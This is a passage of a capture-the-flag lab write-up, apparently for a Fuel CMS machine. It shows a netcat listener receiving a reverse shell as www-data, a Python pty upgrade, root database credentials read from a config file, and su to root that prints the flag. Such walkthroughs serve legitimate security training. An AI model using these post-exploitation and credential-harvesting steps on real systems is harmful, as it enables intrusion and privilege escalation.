
python -c ‘import pty;pty.spawn(“/bin/bash”)’

export TERM=xterm




```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 10000
listening on [any] 10000 ...
10.10.209.209: inverse host lookup failed: Unknown host
connect to [10.9.2.20] from (UNKNOWN) [10.10.209.209] 43294
bash: cannot set terminal process group (950): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ubuntu:/var/www/html$ whoami
whoami
www-data
www-data@ubuntu:/var/www/html$ su root
su root
su: must be run from a terminal
www-data@ubuntu:/var/www/html$ python -c 'import pty;pty.spawn("/bin/bash")'
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@ubuntu:/var/www/html$ export TERM=xterm
export TERM=xterm
www-data@ubuntu:/var/www/html$ 
```

Then I started searching for any database files to get higher level user credentials. In the /var/www/html/fuel/application/config/database.php file I found the credentials of the root user.



```
$active_group = 'default';
$query_builder = TRUE;

$db['default'] = array(
        'dsn'   => '',
        'hostname' => 'localhost',
        'username' => 'root',
        'password' => 'mememe',
        'database' => 'fuel_schema',
        'dbdriver' => 'mysqli',
        'dbprefix' => '',
        'pconnect' => FALSE,
        'db_debug' => (ENVIRONMENT !== 'production'),
        'cache_on' => FALSE,
        'cachedir' => '',
        'char_set' => 'utf8',
        'dbcollat' => 'utf8_general_ci',
        'swap_pre' => '',
        'encrypt' => FALSE,
        'compress' => FALSE,
        'stricton' => FALSE,
        'failover' => array(),
        'save_queries' => TRUE
);

// used for testing purposes
if (defined('TESTING'))
{
```

Then I switched to root user and got the root flag.



```
www-data@ubuntu:/var/www/html/fuel/application/config$ su root
su root
Password: mememe

root@ubuntu:/var/www/html/fuel/application/config# cd /root
cd /root
root@ubuntu:~# ls
ls
root.txt
root@ubuntu:~# cat root.txt
cat root.txt
b9bbcb33e11b80be759c4e844862482d
root@ubuntu:~# 
```